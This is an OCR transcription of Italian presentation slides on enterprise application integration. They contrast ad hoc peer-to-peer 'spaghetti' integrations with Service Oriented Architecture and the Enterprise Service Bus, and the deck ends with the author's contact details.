
Esistono ormai da tempo middleware di vario tipo (application server, sistemi transazionali, directory, architetture applicative come .NET e JEE, sistemi di messaging, sistemi per la schedulazione distribuita dei processi). Solitamente però manca un

middleware per l'integrazione applicativa

Le integrazioni si fanno perciò in modalità *peer to peer*, risolvendo volta per volta i casi singoli e raggiungendo livelli di complessità e di eterogeneità eccessiva. Il sistema complessivo diventa ingovernabile e i malfunzionamenti difficilmente diagnosticabili: incidono gli errori umani e accadono perdite di dati, downtime ecc.

Integrazione applicativa → collezione di spaghetti

Integrazioni applicative



Integrazioni applicative


Le Service Oriented Architecture si offrono di fornire strumenti per il governo delle integrazioni applicative:

- disaccoppiamento dei peer
- interfacce standard
- autenticazione, autorizzazioni
- logging, monitoring & auditing
- configurazione centralizzata
- misurazione e throttling delle prestazioni
- governo del processo (BPEL, Process Choreographer, …)


Le SOA si basano su interfacce a un'infrastruttura di comunicazione sincrona e asincrona denominata

Enterprise Service BUS

Integrazioni applicative



Domande?



Vincenzo Calabrò
info@vincenzocalabro.it